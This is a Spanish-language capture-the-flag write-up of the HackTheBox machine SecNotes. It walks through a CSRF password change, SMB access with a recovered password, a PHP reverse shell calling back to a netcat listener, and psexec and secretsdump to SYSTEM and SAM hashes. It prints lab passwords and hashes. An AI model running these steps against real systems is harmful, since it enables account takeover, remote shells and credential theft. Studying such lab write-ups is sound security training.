SecNotes - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON          VERSION
80/tcp   open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp  open  microsoft-ds syn-ack ttl 127 Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

En el puerto 80 hay un formulario donde podemos enviar un mensaje y se filtra un usuario:




Si yo le envio un mensaje con un enlace a tyler con un enlace, tyler accede a el por el metodo get:




```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.97 - - [08/Oct/2024 16:50:26] code 404, message File not found
10.10.10.97 - - [08/Oct/2024 16:50:26] "GET /test HTTP/1.1" 404 -
```

Hay otro apartado llamado "chage password" en el que puedo cambiar la contraseña:



Vamos a ver si podemos cambiar la contraseña con el metodo "GET" y asi cuando le enviemos la direccion URL con la que se cambia la contraseña, cuando haga click se cambiara:

En principio se cambia por "POST":


```
POST /change_pass.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://10.10.10.97
Connection: keep-alive
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=pn8hb5r7ul6k7g9sj7hf6dupuo
Upgrade-Insecure-Requests: 1

password=1234&confirm_password=1234&submit=submit
```

Cambiamos el metodo a "GET":

```
GET /change_pass.php?password=1234&confirm_password=1234&submit=submit
 HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://10.10.10.97
Connection: keep-alive
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=pn8hb5r7ul6k7g9sj7hf6dupuo
Upgrade-Insecure-Requests: 1
```


Enviamos, le damos a follow redirection y vemos que se ha cambiado:



Vamos a enviarle la URL donde podemos cambiarle la contraseña con el metodo "GET":

```
http://10.10.10.97
/change_pass.php?password=password
```

Ahora puedo iniciar sesion con el usuario tyler:



Vemos una contraseña:

Vamos a probar si es una credencial valida para conectarnos por smb (Hay que escapar varios caracteres)

```
┌──(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 10.10.10.97 -u tyler -p 92g\!mA8BGjOirkL%OG\*\& 2>/dev/null
SMB         10.10.10.97     445    SECNOTES         [*] Windows 10 Enterprise 17134 (name:SECN
signing:False) (SMBv1:True)
SMB         10.10.10.97     445    SECNOTES         [+] SECNOTES\tyler:92g!mA8BGjOirkL%OG*&
```

Como podemos ver, la contraseña es valida. vamos a buscar los recursos compartidos

```
└─$ crackmapexec smb --shares 10.10.10.97 -u tyler -p 92g\!mA8BGjOirkL%OG\*\& 2>/dev/null
SMB         10.10.10.97     445    SECNOTES         [*] Windows 10 Enterprise 17134 (name:SECNOTES) (domain:SECNOTES) (
signing:False) (SMBv1:True)
SMB         10.10.10.97     445    SECNOTES         [+] SECNOTES\tyler:92g!mA8BGjOirkL%OG*&
SMB         10.10.10.97     445    SECNOTES         [+] Enumerated shares
SMB         10.10.10.97     445    SECNOTES         Share           Permissions     Remark
SMB         10.10.10.97     445    SECNOTES         -----           -----------     ------
SMB         10.10.10.97     445    SECNOTES         ADMIN$                          Remote Admin
SMB         10.10.10.97     445    SECNOTES         C$                              Default share
SMB         10.10.10.97     445    SECNOTES         IPC$                            Remote IPC
SMB         10.10.10.97     445    SECNOTES         new-site        READ,WRITE
```

Vamos a conectarnos con smbclient:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.10.97 -U 'tyler' -P '92g!mA8BGjOirkL%OG*&'
Failed to open /var/lib/samba/private/secrets.tdb
_samba_cmd_set_machine_account_s3: failed to open secrets.tdb to obtain our trust credentials for WORKGROUP
Failed to set machine account: NT_STATUS_INTERNAL_ERROR
```

Como me esta dando error al iniciar sesion de esta froma vamos a intentar hacerlo uniendo el usuario y la contraseña con un "%" y estamos dentro


```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient //10.10.10.97/new-site -U 'tyler%92g!mA8BGjOirkL%OG*&'
Try "help" to get a list of possible commands.
smb: \>
```

Dentro del recurso compartido podemos ver varios archivos que pertenecer al IIS del puerto 8808:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient //10.10.10.97/new-site -U 'tyler%92g!mA8BGjOirkL%OG*&'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Oct  8 17:22:27 2024
  ..                                  D        0  Tue Oct  8 17:22:27 2024
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018

                7736063 blocks of size 4096. 3389367 blocks available
```

Como el servidor entiende el lenguaje de programacion php:



Vamos a subirle una reverse shell en php para que cuando ejecutemos ese archivo desde el navegador nos proporcione una reverse shell. Probamos con "Pentest Monkey"

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.97] 51408
'uname' is not recognized as an internal or external command,
operable program or batch file.
```

Nos da un error, seguramente por la version de php de la maquina victima, vamos a probar con reverse shell de "Ivan Sincek":

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.97] 51470
SOCKET: Shell has connected! PID: 7592
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>whoami
iis apppool\newsite
```

Estamos dentro

ESCALADA DE PRIVILEGIOS

En el escritorio del directorio tyler vemos varios links:

```
 Directory of C:\Users\tyler\Desktop

08/19/2018  03:51 PM    <DIR>          .
08/19/2018  03:51 PM    <DIR>          ..
06/22/2018  03:09 AM             1,293 bash.lnk
08/02/2021  03:32 AM             1,210 Command Prompt.lnk
04/11/2018  04:34 PM               407 File Explorer.lnk
06/21/2018  05:50 PM             1,417 Microsoft Edge.lnk
06/21/2018  09:17 AM             1,110 Notepad++.lnk
10/08/2024  11:36 AM                34 user.txt
08/19/2018  10:59 AM             2,494 Windows PowerShell.lnk
```

Si leemos el link podemos ver por encima que esta ejecutando un archivo llamado bash.exe:

```
C:\Users\tyler\Desktop>type bash.lnk
type bash.lnk
L◆F w◆◆◆◆◆◆V◆   ◆v(◆◆◆  ◆◆9P◆O◆ ◆:i◆+00◆/C:\V1◆LIWindows@       ŁL◆◆◆LI.h◆◆◆&WindowsZ1◆L<System32B
tem32▒Z2◆◆LP◆ bash.exeB ŁL<◆◆LU.◆Y◆◆◆◆bash.exe▒K-Jش C:\Windows\System32\bash.exe" .. \ .. \ .. \Windows\S
indows\System32◆%◆
                ◆wN◆▒◆]N◆D.◆◆Q◆◆◆`◆Xsecnotesx◆<sAA◆◆ ◆o◆:u◆◆'◆/◆x◆<sAA◆◆ ◆o◆:u◆◆'◆/◆=       ◆Y1
```

Si lo ejecutamos estamos dentro de un subsistema linux;

```
C:\Users\tyler\Desktop>C:\Windows\System32\bash.exe
C:\Windows\System32\bash.exe
mesg: ttyname failed: Inappropriate ioctl for device
whoami
root
ls
Command Prompt.lnk
File Explorer.lnk
Microsoft Edge.lnk
Notepad++.lnk
Windows PowerShell.lnk
bash.lnk
desktop.ini
user.txt
```

Esta es la ruta donde se ha realizado el montaje:

```
pwd
/mnt/c/Users/tyler/Desktop
ls -la
total 21
drwxrwxrwx 1 root root  512 Aug 19  2018 .
drwxrwxrwx 1 root root  512 Aug 19  2018 ..
-rwxrwxrwx 1 root root 1210 Aug  2  2021 Command Prompt.lnk
-rwxrwxrwx 1 root root  407 Apr 11  2018 File Explorer.lnk
-rwxrwxrwx 1 root root 1417 Jun 21  2018 Microsoft Edge.lnk
-rwxrwxrwx 1 root root 1110 Jun 21  2018 Notepad++.lnk
-rwxrwxrwx 1 root root 2494 Aug 19  2018 Windows PowerShell.lnk
-rwxrwxrwx 1 root root 1293 Jun 22  2018 bash.lnk
-rwxrwxrwx 1 root root  572 Aug 19  2018 desktop.ini
-r-xr-xr-x 1 root root   34 Oct  8 11:36 user.txt
```

Si leemos el archivo de ".bash_history" en /root podemos ver la contraseña del administrador intentando acceder a un recurso compartido:

```
cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
```

Intentamos verificar si la contraseña es correcta:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 10.10.10.97 -u administrator -p 'u6!4ZwgwOM#^OBf#Nwnh' 2>/dev/null
SMB         10.10.10.97     445    SECNOTES         [*] Windows 10 Enterprise 17134 (name:SECNOTES) (domain:SECNOTES) (
signing:False) (SMBv1:True)
SMB         10.10.10.97     445    SECNOTES         [+] SECNOTES\administrator:u6!4ZwgwOM#^OBf#Nwnh (Pwn3d!)
```

Ademas de ser correcta, podemos ver que pone "Pwn3d", eso quiere decir que es un usuario del grupo de administradores y podemos iniciar sesion con psexec:

`impacket-psexec WORKWROUP/administrator@10.10.10.97`

```
└─$ impacket-psexec WORKWROUP/administrator@10.10.10.97
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.10.10.97.....
[*] Found writable share ADMIN$
[*] Uploading file DhALZDcZ.exe
[*] Opening SVCManager on 10.10.10.97.....
[*] Creating service MMZU on 10.10.10.97.....
[*] Starting service MMZU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system
```

Y dumpear la sam

`impacket-secretsdump WORKGROUP/administrator@10.10.10.97`

```
└─$ impacket-secretsdump WORKGROUP/administrator@10.10.10.97
 Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×e652d3db91dc2f85ac1c0a59fffd924c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7f8281508b0a1b2eab8e0de050c6bfe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5351fcb71e8507aacafb19252f64a088:::
tyler:1002:aad3b435b51404eeaad3b435b51404ee:945b067218fd177e220dcbdfd89d4919:::
[*] Dumping cached domain logon information (domain/username:hash)
```